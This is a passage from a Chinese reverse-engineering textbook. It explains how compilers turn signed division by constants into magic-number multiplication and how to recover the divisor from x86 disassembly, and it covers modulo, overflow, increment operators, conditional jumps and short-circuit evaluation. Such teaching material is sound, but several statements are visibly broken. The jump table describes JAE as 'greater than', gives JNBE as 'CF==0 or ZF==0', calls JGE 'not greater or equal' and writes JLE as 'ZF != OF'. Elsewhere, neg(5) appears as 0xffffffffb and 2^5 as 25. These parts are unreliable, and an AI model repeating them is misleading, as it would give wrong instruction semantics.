设有符号整数 x 、无符号整数 y , $y \geq 0x80000000$, 我们定义 y 的有符号补码值为 y (补), y 的无符号值表示为 y (无)。
 如当 $y=0xffffffff$, y (补)的真值 $=-1$, y (无) $=2^{32}-1$ 。

对 x 、 y 进行有符号乘法, 根据求补计算规则可推出
 y (补) $=2^{32}-y$ (无), 因 $y \geq 0x80000000$, 所以 y (补) 表达为负数, 其真值为 $-(2^{32}-y$ (无)), 简化得到:

$$y \text{ (补) 的真值} = -(2^{32}-y \text{ (无)}) = y \text{ (无)} - 2^{32}$$

例如: $\text{neg}(5) = 0xffffffffb$

$$\text{neg}(5) \text{ 的真值} = -5 = -(2^{32}-0xffffffffb) = 0xffffffffb - 2^{32}$$

代入有符号乘法:

$$x*y \text{ (补)} = x*(y \text{ (无)} - 2^{32})$$

由此可得, 对于有符号整数 x 、无符号整数 y , $y > 0x80000000$, 当对 x 、 y 进行有符号乘法计算时, 其结果等于 $x*(y$ (无) $-2^{32})$, 若期望的乘法结果为 $x*y$ (无), 则需要调整为:

$$x*y \text{ (无)} = x*(y \text{ (无)} - 2^{32}) + 2^{32}*x = x*y \text{ (补)} + 2^{32}*x$$

前面例题中的 $x * \frac{2^n}{0}$, 因 $\frac{2^n}{0}$ 在计算机补码中表示为负

数，根据以上推导， $x * \frac{2^n}{o}$ 等价于 $x * \left(\frac{2^n}{o} - 2^{32} \right)$ ，故其除法等价优化公式也相应调整为：

$$\frac{x}{o} \Rightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \Rightarrow \left(x * \left(\frac{2^n}{o} - 2^{32} \right) + 2^{32} * x \right) * \frac{1}{2^n}$$

完全理解以上证明后，就可以回过头来分析代码清单4-6并将其还原为高级代码了。

先看.text: 004010B2处的代码：

```

; .....
.text: 004010B2 imul esi
.text: 004010B4 add edx, esi
.text: 004010B6 sar edx, 2
; 负数调整略

```

这里先乘后加，但是参与加法的是edx，由于edx保留了乘法计算的高32位，因此这里的edx等价于 $\frac{esi * eax}{2^{32}}$ ，然后加上被除数esi，对edx右移两位，负数调整后直接使用edx中的值了，舍弃了低32位，相当于一共右移了34位，于是可推导出原来的除数。

将以上代码转换为公式：

$$edx = \frac{\frac{esi * eax}{2^{32}} + esi}{2^2} = \frac{esi * eax + 2^{32} * esi}{2^{34}} = (esi * eax + 2^{32} * esi) * \frac{1}{2^{34}}$$

上式等价于 $edx = \frac{esi}{o}$ ，o为某常量，eax为MagicNumber，esi为被除数。

$$eax = \frac{2^n}{o} = \frac{2^{34}}{o} = 92492493h = c$$

解方程得：
$$o = \frac{2^n}{c} = \frac{2^{34}}{92492493h} = 6.999999\dots \approx 7$$

于是，我们反推出优化前的高级代码为：

```
printf ("%d", argc/7);
```

注意，这里的argc是有符号整型，因为指令中使用的是imul有符号乘法指令。

总结：

```
mov eax, MagicNumber (大于7fffffffh)
imul reg
add edx, reg
sar edx, .....
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用edx的值
```

当遇到以上指令序列时，基本可判定是除法优化后的代码，其除法原型为a除以常量o，imul表明是有符号计算，其操作数是优化前的被除数a，接下来统计右移的总次数以确定公

式中的n值，然后使用公式 $o = \frac{2^n}{c}$ ，将MagicNumber作为c值

代入公式求解常量除数 o ，即可恢复除法原型。

除数为负的2的幂

```
.text: 00401000_main proc near; CODE XREF: start+AF |p
.text: 00401000
.text: 00401000 arg_0=dword ptr 4
.text: 00401000
.text: 00401000 mov eax, [esp+arg_0]
.text: 00401004 cdq
.text: 00401005 and edx, 7
.text: 00401008 add eax, edx
.text: 0040100A sar eax, 3
.text: 0040100D neg eax
.text: 0040100F push eax
.text: 00401010 push offset Format; "%d"
.text: 00401015 call_printf
.text: 0040101A add esp, 8
.text: 0040101D retn
.text: 0040101D_main endp
```

有了前面的基础，现在应该能理解上面的代码了，在0040100A地址处的有符号右移指令存在的原因和前面讨论的道理一致，其后的neg相当于取负。对于除数为负的情况，neg

的出现很合理 $\left(\frac{a}{-b} = -\left(\frac{a}{b}\right)\right)$ 。可能存在的问题在从00401004地址处开始的三行中（粗体表示），cdq将被除数扩展到edx，然后edx与7进行位与操作，最后将结果与被除数相加。相关证明可参考以上除数为正的2的幂的讨论，这里不再赘述。

除数为负的非2的幂（上）

```
.text: 00401000_main proc near; CODE XREF: start+AF |p
```

```

.text: 00401000 arg_0=dword ptr 4
.text: 00401000 mov ecx, [esp+arg_0]
.text: 00401004 mov eax, 99999999h
.text: 00401009 imul ecx
.text: 0040100B sar edx, 1
.text: 0040100D mov eax, edx
.text: 0040100F shr eax, 1Fh
.text: 00401012 add edx, eax
.text: 00401014 push edx
.text: 00401015 push offset Format; "%d\n"
.text: 0040101A call_printf
.text: 0040101F add esp, 8
.text: 00401022 xor eax, eax
.text: 00401024 retn
.text: 00401024_main endp

```

除数为负的求值过程，有什么需要注意的呢？我们先看看除法转乘法的过程：

当 o 为正数时，设 $c = \frac{2^n}{o}$ ，有：

$$\frac{x}{o} = x * c * \frac{1}{2^n}$$

当 o 为负数时，有：

$$\frac{x}{o} = x * (-c) * \frac{1}{2^n}$$

$$\text{即 } -c = -\frac{2^n}{|o|} = \frac{2^n}{|o|} (\text{求补}) = 2^{32} - \frac{2^n}{|o|}$$

现在我们来看看这次编译器产生的代码， eax 是MagicNumber, ecx 为被除数，代码体现以下表达式：

$$edx = \frac{ecx * eax}{2^{33}}$$

在讨论的过程中，我们来谈谈分析编译器行为的一个好办法。其实很简单，先写出高级语言，然后看对应的汇编代码，再接着论证其数学模型，最后就可以归纳出还原的办法和依据。在这个例子中，我们出于研究目的，分析自己写的代码，所以对应的运算是已知的：

$$\frac{ecx * eax}{2^{33}} = \frac{ecx}{o}$$

eax保存了MagicNumber值，据上式可得：

$$eax = \frac{2^n}{|o|} (\text{求补}) = 2^{32} - \frac{2^n}{|o|} = 2^{32} - \frac{2^{33}}{|o|} = 99999999h = c$$

接下来，我们求解|o|：

$$|o| = \frac{2^n}{2^{32} - c} = \frac{2^{33}}{2^{32} - 99999999h} = \frac{2^{33}}{66666667h} = 4.999999 \dots \approx 5$$

在分析过程中，以上代码很容易与除数为正的情况相混淆，我们先看看这两者之间的重要差异。关键点在于上述代码中粗体标记的00401004处。在前面讨论的除以7的例子中，我们讲过，当MagicNumber最高位为1时，对于正除数，编译器会在imul和sar之间产生调整作用的add指令，而本例没有，结合上下流程可分析MagicNumber为补码形式，除数为负。这点应作为区分负除数的重要依据。

于是，我们反推出优化前的高级代码为：

```
printf ("%d", argc/-5);
```

总结:

```
mov eax, MagicNumber (大于7fffffffh)
imul reg
sar edx, .....
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用edx的值
```

如果遇到以上指令序列，则基本可判定是除法优化后的代码，其除法原型为a除以常量o，imul可表明是有符号计算，其操作数是优化前的被除数a，接下来统计右移的总次数以确

定公式中的n值，然后使用公式 $|o| = \frac{2^n}{2^{32} - c}$ ，将MagicNumber作为c值代入公式求解常量除数o，即可恢复除法原型。

除数为负的非2的幂（下）

上例中我们讨论了MagicNumber大于0x7fffffff的处理方式，接下来讨论在什么情况下MagicNumber会小于等于0x7fffffff，这时候应该怎么处理，请先阅读以下代码：

```
.text: 00401000_main proc near; CODE XREF: start+AF
.text: 00401000 arg_0=dword ptr 4
.text: 00401000 mov ecx, [esp+arg_0]
.text: 00401004 mov eax, 6DB6DB6Dh
.text: 00401009 imul ecx
.text: 0040100B sub edx, ecx
.text: 0040100D sar edx, 2
.text: 00401010 mov eax, edx
.text: 00401012 shr eax, 1Fh
.text: 00401015 add edx, eax
```

```

.text: 00401017 push edx
.text: 00401018 push offset Format; "%d"
.text: 0040101D call_printf
.text: 00401022 add esp, 8
.text: 00401025 retn
.text: 00401025_main endp

```

回忆前面除数等于+7的讨论，对于正除数，MagicNumber大于0x7fffffff的处理：

$$\frac{x}{o} \Rightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \Rightarrow \left(x * \left(\frac{2^n}{o} - 2^{32} \right) + 2^{32} * x \right) * \frac{1}{2^n}$$

其 MagicNumber 为 $\frac{2^n}{o} - 2^{32}$ 。

当除数o为负数时，我们直接对上式MagicNumber取负即可，设MagicNumber为c：

$$c = -\left(\frac{2^n}{|o|} - 2^{32} \right) = 2^{32} - \frac{2^n}{|o|}$$

对应调整除法转换公式：

$$\frac{x}{o} \Rightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \Rightarrow \left(x * \left(2^{32} - \frac{2^n}{|o|} \right) - 2^{32} * x \right) * \frac{1}{2^n} \Rightarrow x * \frac{c - 2^{32}}{2^n}$$

明白以上推导，可先将以上代码转换为公式：

$$\text{edx} = \frac{\frac{\text{edx} * \text{eax}}{2^{32}} - \text{ecx}}{2^2} = \frac{\text{ecx} * \text{eax} - 2^{32} * \text{ecx}}{2^{34}} = \text{ecx} * \frac{\text{eax} - 2^{32}}{2^{34}}$$

$$\text{ecx} * \frac{\text{eax} - 2^{32}}{2^{34}} = \frac{\text{ecx}}{0}$$

据上式可得：

$$\text{eax} = 2^{32} - \frac{2^n}{|0|} = 2^{32} - \frac{2^{34}}{|0|} = 6DB6DB6Dh$$

接下来，我们求解 0 ：

$$|0| = \frac{2^n}{2^{32} - c} = \frac{2^{34}}{2^{32} - 6DB6DB6Dh} = \frac{2^{34}}{92492493h} = 6.999999 \dots \approx 7$$

于是，我们反推出优化前的高级代码为：

```
printf ("%d", argc/-7);
```

总结：

```
mov eax, MagicNumber (小于等于7fffffffh)
imul reg
sub edx, reg
sar edx, .....
mov reg, edx
shr reg, 1Fh
add edx, reg
; 此后直接使用edx的值
```

当遇到以上指令序列时，基本可判定是除法优化后的代

码，其除法原型为a除以常量o， imul可表明是有符号计算，其操作数是优化前的被除数a，由于MagicNumber取值小于等于7fffffffh，而imul和sar之间有sub指令来调整乘积，故可认定除数为负，且MagicNumber为补码形式。接下来统计右移的总次

$$|o| = \frac{2^n}{2^{32}-c}$$

数以确定公式中的n值，然后使用公式将MagicNumber作为c值代入公式求解常量除数|o|，即可恢复除法原型。

除法优化的原则

看到这里，大家应该注意到，在以上的讨论中，还原所得的除数是近似值，说明给出的公式还不够严格。我们接下来好好思考一下还原的除数近似但不等的原因，先看看余数是多少。

回忆一下除法和余数的关系，根据（性质3），有：

$$b = (a-r) / q$$

$$\text{代入 } c = \frac{2^n}{o}, \text{ 公式变为 } c = \frac{2^n + r}{o}$$

以除以9为例：

$$c = \frac{2^{33} + r}{9} = 38E38E39h$$

解方程求：

$$r = 38E38E39h * 9 - 2^{33} = 200000001h - 200000000h = 1$$

$$c = \frac{2^{33}+1}{9} = 38E38E39h$$

于是找到不等于的原因：

$$\frac{x}{o} \Leftrightarrow x * \frac{2^n}{o} * \frac{1}{2^n} \text{ 这里的 } \frac{2^n}{o} \text{ 是存在错误的,}$$

MagicNumber是整数值，而 $\frac{2^n}{o}$ 是实数值。

于是修改推导公式为：

$$\frac{x}{o} \Leftrightarrow x * \frac{2^n+r}{o} * \frac{1}{2^n+r}$$

结果现在又出现了“新问题”，在反汇编代码流程中，还原的公式为：

$$(eax * arg_0) \gg 33$$

$$\text{等价于：} \frac{arg_0 * 38E38E39h}{2^{33}}$$

38E38E39h是 $\frac{2^n+r}{o}$ 的值，代入得到：

$$x * \frac{2^n+r}{o} * \frac{1}{2^n} \neq \frac{x}{o} \text{ —看起来是前功尽弃。}$$

现在我们来解决这个疑问，当 $x \geq 0$ 时，根据C语言除法向0取整规则，有：

$$\left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor$$

证明：

$$\left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor = \left\lfloor \frac{2^n x + rx}{2^n o} \right\rfloor = \left\lfloor \frac{x}{o} + \frac{rx}{2^n o} \right\rfloor$$

在编译器计算MagicNumber时，如果给出一个合适的n值，使下式成立：

$$0 \leq \frac{rx}{2^n o} < \left\lfloor \frac{1}{o} \right\rfloor$$

则根据（推导6）可得：

$$\left\lfloor \frac{x}{o} + \frac{rx}{2^n o} \right\rfloor = \left\lfloor \frac{x}{o} \right\rfloor$$

举例说明一下，以前面讨论的arg_0/9为例，设arg_0/9商为q：

$$c = \frac{2^{33} + 1}{9} = 38E38E39h$$

当arg_0 ≥ 0时，有：

$$q = \left\lfloor \frac{\text{arg_0} * c}{2^{33}} \right\rfloor = \left\lfloor \frac{\text{arg_0}}{2^{33}} * \frac{2^{33} + 1}{9} \right\rfloor = \left\lfloor \frac{2^{33} * \text{arg_0} + \text{arg_0}}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{\text{arg_0}}{9} + \frac{\text{arg_0}}{2^{33} * 9} \right\rfloor$$

显然 $\text{arg_0} < 2^{33}$ ，于是得到 $0 \leq \frac{\text{arg_0}}{2^{33} * 9} < \frac{1}{9}$ ，根据（推导6）可以得到：

$$q = \left\lfloor \frac{\text{arg_0}}{9} + \frac{\text{arg_0}}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{\text{arg_0}}{9} \right\rfloor$$

当 $x < 0$ 时，有：

$$\left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor \frac{x}{o} \right\rfloor = \left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1$$

证明：

根据（推导3）：

$$\left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor = \left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1$$

$$\left\lfloor x * \frac{2^n + r}{o} * \frac{1}{2^n} \right\rfloor + 1 = \left\lfloor \frac{2^n x + rx + 2^n o}{2^n o} \right\rfloor$$

根据（推导7）：

$$\left\lfloor \frac{2^n x + rx + 2^n o}{2^n o} \right\rfloor = \left\lfloor \frac{2^n x + rx + 2^n o - 2^n o + 1}{2^n o} \right\rfloor = \left\lfloor \frac{2^n x + rx + 1}{2^n o} \right\rfloor = \left\lfloor \frac{x}{o} + \frac{rx + 1}{2^n o} \right\rfloor$$

在编译器计算MagicNumber时，如果给出一个合适的n值，使下式成立：

$$-\left\lfloor \frac{1}{o} \right\rfloor < \frac{rx+1}{2^n o} \leq 0$$

则根据（推导6）可得：

$$\left\lfloor \frac{x}{o} + \frac{rx+1}{2^n o} \right\rfloor = \left\lfloor \frac{x}{o} \right\rfloor$$

举例说明一下，以前面讨论的arg_0/9为例，设arg_0/9商为q：

$$c = \frac{2^{33}+1}{9} = 38E38E39h$$

当arg_0 < 0时，有：

$$q = \left\lfloor \frac{\text{arg_0} * c}{2^{33}} \right\rfloor + 1 = \left\lfloor \frac{\text{arg_0}}{2^{33}} * \frac{2^{33}+1}{9} \right\rfloor + 1 = \left\lfloor \frac{2^{33} * \text{arg_0} + \text{arg_0} + 2^{33} * 9}{2^{33} * 9} \right\rfloor$$

根据（推导7）：

$$\left\lfloor \frac{2^{33} * \text{arg_0} + \text{arg_0} + 2^{33} * 9}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{2^{33} * \text{arg_0} + \text{arg_0} + 1}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{\text{arg_0}}{9} + \frac{\text{arg_0} + 1}{2^{33} * 9} \right\rfloor$$

显然 $-\frac{1}{9} < \frac{\text{arg_0} + 1}{2^{33} * 9} \leq 0$ ，根据（推导6）可以得到：

$$q = \left\lfloor \frac{\text{arg_0}}{9} + \frac{\text{arg_0} + 1}{2^{33} * 9} \right\rfloor = \left\lfloor \frac{\text{arg_0}}{9} \right\rfloor$$

由以上讨论可以看出，关键点在于，编译器计算

MagicNumber的值，使运算结果满足（推导6）中的等式，其中计算确定MagicNumber表达式中 2^n 的取值尤为重要。读者可以自行尝试分析其他案例。

笔者曾经分析过VC++6.0中计算MagicNumber的过程，现在将分析的要点和还原的代码提供出来，供有兴趣的读者研究。找到VC++6.0安装目录下的\VC98\Bin文件夹中的c2.dll（版本12.0.9782.0），先用OD载入这个目录下的CL.EXE，加入命令行后开始调试（如cl/c/O2 test.cpp），然后在LoadLibrary这个函数下断点，等待c2文件加载，其有符号整数除法MagicNumber的计算过程在c2的文件偏移0X5FACE处。加载后的虚拟地址请自行计算（参考PE格式相关资料），断点设置在此处可以看到有符号整数除法MagicNumber的推算过程，其汇编代码过长，读者可以自己使用IDA查看，本书不再列出，笔者直接提供使用hexray插件后修改的C代码见随书文件中的SignedDivision.cpp。

理解了整数除法后，我们顺便也谈谈取模。

在VC++6.0中，对两个变量取模或者对非2的幂取模，可直接使用div或idiv指令完成，余数在dx或者是edx中。对2的k次方取余，余数的值只需取得被除数二进制数值中的最后k位的值即可，负数则还需在k位之前补1，设k为5，可以得到以下代码：

```
mov reg, 被除数
and reg, 8000001Fh
jns LAB1
or reg, 0FFFFFFE0h
LAB1:
```

如果余数的值非0，以上代码是没有问题的；如果余数的值为0，则根据以上代码计算出的结果（FFFFFFE0h）是错误的

的。因此应该加以调整，调整的方法为在or运算之前减1，在or运算之后加1。对于余数不为0的情况，此调整不影响计算结果；对于余数为0的情况，末尾k位全部为0值，此时减1得到末尾k位为1，or运算得到-1，最后加1得到余数值为0。调整后的代码如下：

```
mov reg, 被除数
and reg, 8000001F; 这里的立即数是去掉高位保留低位的掩码，其值由 $2^k$ 决定
jns LAB1
dec reg
or reg, FFFFFFFE0
inc reg
LAB1:
```

当遇到以上指令序列时，基本可判定是取模代码，其取模原型为被除数（变量）对 2^k （常量）执行取模运算，jns可表明是有符号计算，考察“and reg, 8000001F”这类去掉高位保留低位的代码，统计出一共保留了多少低位，即可得到k的值，代入求得 2^k 的值后，可恢复取模代码原型。

最后强调一点，对于 $x\%2^k$ 这样的运算，有的编译器会利用性质5得到以下代码（ $x\%2^5$ ）：

```
; 先求 $x/2^5$ 的商
mov eax, 被除数
cdq
and edx, 1F
add eax, edx
sar eax, 5; 这时eax已经得到了商
; 余数=被除数-商*25
shl eax, 5
sub被除数, eax; 此时可以得到余数
```

通过以上方法可以实现无分支取模。

关于负数取模问题，下面来论证一下。

$r=a\%b$ ($b<0$)，根据性质5： $r=a-q*b$ ，当 r 为非0值，可得 r 的符号和 a 相同，可以推导：当 $a>0$ ， $b<0$ 时， $r=a\%b=a\%|b|$ ；当 $a<0$ ， $b<0$ 时， $r=a\%b=-(|a\%|b|)$ 。取绝对值的C语言程序对应的代码如下所示：

```
int main (int argc, char*argv[])
{
printf ("%d\r\n", abs (argc) );
return 0;
}
```

对应的反汇编代码如下所示：

```
.text: 00401000 _main proc near
.text: 00401000
.text: 00401000 arg_0=dword ptr 4
.text: 00401000
.text: 00401000 mov eax, [esp+arg_0]
.text: 00401004 cdq
.text: 00401005 xor eax, edx
.text: 00401007 sub eax, edx; 无分支求eax的绝对值
.text: 00401009 push eax
.text: 0040100A push offset aD: "%d\r\n"
.text: 0040100F call sub_401020
.text: 00401014 add esp, 8
.text: 00401017 xor eax, eax
.text: 00401019 retn
.text: 00401019 _main endp
```

上面是一个无分支求绝对值的例子。在上例中，`eax`得到`arg_0`的值，然后`cdq`的高位扩展到`edx`，当`eax \geq 0`时，`edx`的值为0；否则`edx`为0xFFFFFFFF，也就是-1。接着执行`xor eax, edx`，对于异或运算，与0异或时，其值不变；与1异或时，相当于求反。因此，这里代码的含义是：当`eax \geq 0`时，`edx`为0，异或后其值不变；否则`edx`为0xFFFFFFFF，异或后等价于取反。最后执行`sub eax, edx`，也就是说，当`eax \geq 0`时，`edx`为0，“`sub eax, edx`”的结果相当于`eax`减去0，其值不变；否则`edx`

为-1, “sub eax, edx”相当于eax自加1, 结合前面的求反也就等价于求补。综上所述, 当 $eax \geq 0$ 时, 其值不变, 否则eax求补, 相当于求绝对值。

请读者按以上推导, 自己研究对 -2^k 取模的实现原理。

[1]本节参考资料: 1. 《Concrete Mathematics》(Ronald L.Graham著)。2. 《The Art of Computer Programming》(Donald E.Knuth著)。

4.1.2 算术结果溢出

我们在前面已经接触过算术结果溢出的相关知识，例如，占据4字节32位内存空间的数据经过运算后，得到的结果超出了存储空间的大小，这时就会产生溢出现象。

又如，int类型的数据0xFFFFFFFF加2得到的结果将会超出int类型的存储范围，超出的部分也称为溢出数据。溢出数据无法被保存，将会丢失。对于有符号数而言，原数据为一个负数，溢出后由于表示符号的最高位被进位，原来的1变成了0，这时负数也相应地成为了正数，如图4-4所示。




图 4-4 溢出结果对比

图4-4中演示了数据是如何产生溢出的，以及溢出后为什么数据会改变符号（由一个负数变为正数）。一个无符号数产生溢出后会从一个最大数变为最小数。有符号数溢出会修改符号位。具体的示例如代码清单4-10所示。

代码清单4-10 利用溢出跳出循环

```
//看似死循环的for语句
```



```
for (int i=1; i>0; i++)
{
printf ("%d\r\n", i);
}
```

代码清单4-10中的for循环看上去是一个死循环，但由于i是一个有符号数，当i等于它允许取得的最大正数值0x7FFFFFFF时，再次加1后，数值会产生进位，将符号位0修改为1，最终结果为0x80000000，这时的最高位为1，按照有符号数进行解释，这便是一个负数，对于for循环而言，当循环条件为假时，则会跳出循环体，结束循环。

溢出是由于数据进位后超出数据的保存范围导致的。溢出和进位都表示数据超出了存储范围，它们之间又有什么区别呢？

进位

无符号数超出存储范围叫做进位。因为没有符号位，不会破坏数据，而多出的1位数据会被进位标志位CF保存，数据产生了进位，只是进位后的1位数据1不在自身的存储空间中，而在标志位CF中。可通过查看进位标志位CF，检查数据是否进位。

溢出

有符号数超出存储范围叫做溢出，由于数据进位，从而破坏了有符号数的最高位—符号位。只有有符号数才有符号位，所以溢出只针对有符号数。可查看溢出标志位OF，检查数据是否溢出。OF的判定规则很简单，如果参与加法计算的数值符号一致，而计算结果符号不同，则判定OF成立，其他都不成立。

也有其他操作指令会导致溢出或进位，具体请参考Intel

手册。

4.1.3 自增和自减

VC++6.0使用“++”、“--”来实现自增和自减操作。自增和自减有两种定义，一种为自增自减运算符在语句块之后，则先执行语句块，再执行自增自减；另一种恰恰相反，自增自减运算符在语句块之前，则先执行自增和自减，再执行语句块。通常，自增和自减是被拆分成两条汇编指令语句执行的，如代码清单4-11所示。

代码清单4-11 自增和自减

```
//C++源码说明：除法运算
//变量定义并初始化
int nVarOne=argc;
int nVarTwo=argc;
//变量后缀自增参与表达式运算
nVarTwo=5+ (nVarOne++);
//变量前缀自增参与表达式运算
nVarTwo=5+ (++nVarOne);
//变量后缀自减参与表达式运算
nVarOne=5+ (nVarTwo--);
//变量前缀自减参与表达式运算
nVarOne=5+ (--nVarTwo);
//C++源码与对应汇编代码讲解
//变量定义初始化略
//C++源码对比，后缀自增运算
nVarTwo=5+ (nVarOne++);
; 取出变量nVarOne，保存在edx中
0040BA34 mov edx, dword ptr[ebp-4]
; 对edx执行加等于5
0040BA37 add edx, 5
; 将edx赋值给变量nVarTwo，可以看到没有对变量nVarOne执行自增运算
0040BA3A mov dword ptr[ebp-8], edx
; 再次取出变量nVarOne数据存入eax中
0040BA3D mov eax, dword ptr[ebp-4]
; 执行eax加等于1
0040BA40 add eax, 1
```

```
； 将eax赋值给变量nVarOne，等同于对变量nVarOne执行自增1操作
0040BA43 mov dword ptr[ebp-4], eax
//C++源码对比，前缀自增运算
nVarTwo=5+ (++nVarOne)；
； 取出变量nVarOne数据放入ecx中
0040BA46 mov ecx, dword ptr[ebp-4]
； 对ecx执行加等于1操作
0040BA49 add ecx, 1
； 将ecx赋值给变量nVarOne，完成自增1操作
0040BA4C mov dword ptr[ebp-4], ecx
； 取出变量nVarOne放入edx中
0040BA4F mov edx, dword ptr[ebp-4]
； 对edx执行加等于5
0040BA52 add edx, 5
； 将结果edx赋值给变量nVarTwo
0040BA55 mov dword ptr[ebp-8], edx
； 自减与自增相似，只是将add改为sub，略
```

从代码清单4-11中可以看出，VC++6.0先将自增自减运算进行分离，然后根据运算符的位置来决定执行顺序。将原语句块“VarTwo=5+ (nVarOne++)；”分解为“VarTwo=5+nVarOne；”和“nVarOne+=1；”，这样就实现了先参与语句块运算，再自增1。同理，前缀++的拆分过程只是执行顺序做了替换，先将自身加等于1，再参与表达式运算。在识别过程中，后缀++必然会保存计算前的变量值，在表达式计算完成后，才取出之前的值加1，这是个显著特点。

4.2 关系运算和逻辑运算

关系运算用于判断两者之间的关系，如等于、不等于、大于等于、小于等于、大于和小于，对应的符号分别为“==”、“!=”、“>=”、“<=”、“>”、“<”。关系运算的作用是比较关系运算符左右两边的操作数的值，得出一个判断结果：真或假。

逻辑运算用于判定两个逻辑值之间的依赖关系，如或、与、非，对应的符号有“||”、“&&”、“!”。逻辑运算也是可以组合的，执行顺序和关系运算相同。

(1) 或运算：比较运算符||左右的语句的结果，如果有一个值为真，则返回真值；如果都为假，则返回假值。

(2) 与运算：比较运算符&&左右的语句的结果，如果有一个值为假，则返回假值；如果都为真值，则返回真值。

(3) 非运算：改变运算符!后面的语句的真假结果，如果该语句的结果为真值，则返回假值；如果为假值，则返回真值。

4.2.1 关系运算和条件跳转的对应

在VC++6.0中，可以利用各种类型的跳转来实现两者间的关系比较，根据比较结果所影响到的标记位来选择对应的条件跳转指令。如何选择条件跳转指令，需要根据两个进行比较的数值所使用到的关系运算，不同的关系运算对应的条件跳转指令也不相同。各种关系对应的条件跳转指令如表4-1所示。

表 4-1 条件跳转指令表

指令助记符	检查标记位	说 明
JZ	ZF == 1	等于 0 则跳转
JE	ZF == 1	相等则跳转
JNZ	ZF == 0	不等于 0 则跳转
JNE	ZF == 0	不相等则跳转
JS	SF == 1	符号为负则跳转
JNS	SF == 0	符号为正则跳转
JP/JPE	PF == 1	“1”的个数为偶数则跳转
JNP/JPO	PF == 0	“1”的个数为奇数则跳转
JO	OF == 1	溢出则跳转
JNO	OF == 0	无溢出则跳转
JC	CF == 1	进位则跳转
JB	CF == 1	小于则跳转
JNAE	CF == 1	不大于等于则跳转
JNC	CF == 0	无进位则跳转

(续)

指令助记符	检查标记位	说 明
JNB	CF == 0	不小于则跳转
JAE	CF == 0	大于则跳转
JBE	CF == 1 或 ZF == 1	小于等于则跳转
JNA	CF == 1 或 ZF == 1	不大于则跳转
JNBE	CF == 0 或 ZF == 0	不小于等于则跳转
JA	CF == 0 或 ZF == 0	大于则跳转
JL	SF != OF	小于则跳转
JNGE	SF != OF	不大于等于则跳转
JNL	SF == OF	不小于则跳转
JGE	SF == OF	不大于等于则跳转
JLE	ZF != OF 或 ZF == 1	小于等于则跳转
JNG	ZF != OF 或 ZF == 1	不大于则跳转
JNLE	SF == OF 且 ZF == 0	不小于等于则跳转
JG	SF == OF 且 ZF == 0	大于则跳转

在通常情况下，这些条件跳转指令都与CMP和TEST匹配出现，但条件跳转指令检查的是标记位。因此，在有修改标记位的代码处，也可以根据需要使用条件跳转指令来修改程序流程。

4.2.2 表达式短路

表达式短路通过逻辑与运算和逻辑或运算使语句根据条件在执行时发生中断，从而不予执行后面的语句。如何利用表达式短路来实现语句中断呢？根据逻辑与和逻辑或运算的特性，如果是与运算，当运算符左边的语句块为假值时，则直接返回假值，不执行右边的语句；如果是或运算，当运算符左边的语句块为真值时，直接返回真值，不执行右边的语句块。

利用表达式短路可以实现用递归方式计算累加和。下面我们将进一步学习和理解表达式短路的构成，如代码清单4-12所示。

代码清单4-12 使用逻辑与完成表达式短路

```
//C++源码说明：递归函数，用于计算整数累加，nNumber为累加值
int Accumulation (int nNumber) {
//当nNumber等于0时，逻辑与运算符左边的值为假，将不会执行右边语句
//形成表达式短路，从而找到递归出口
nNumber && (nNumber+=Accumulation (nNumber-1));
return nNumber;
}
//C++源码与对应汇编代码讲解
int Accumulation (int nNumber) {
; 在Debug版下添加汇编代码略
//C++源码对比，使用&&运算形成一个可短路语句
nNumber && (nNumber+=Accumulation (nNumber-1));
; 这里为短路模式汇编代码，比较变量nNumber是否等于0
0040BAA8 cmp dword ptr[ebp+8], 0
; 通过JE跳转，检查ZF标记位等于1跳转
0040BAAC je Accumulation+35h (0040bac5)
; 跳转失败，进入递归调用
0040BAAE mov eax, dword ptr[ebp+8]
; 对变量nNumber减1后，结果作为参数压栈
0040BAB1 sub eax, 1
0040BAB4 push eax
```



```

; 继续调用自己, 形成递归
0040BAB5 call@ILT+30 (Accumulation) (00401023)
0040BABA add esp, 4
0040BABD mov ecx, dword ptr[ebp+8]
0040BAC0 add ecx, eax
0040BAC2 mov dword ptr[ebp+8], ecx
//C++源码对比, 返回变量nNumber
return nNumber;
0040BAC5 mov eax, dword ptr[ebp+8]
}

```

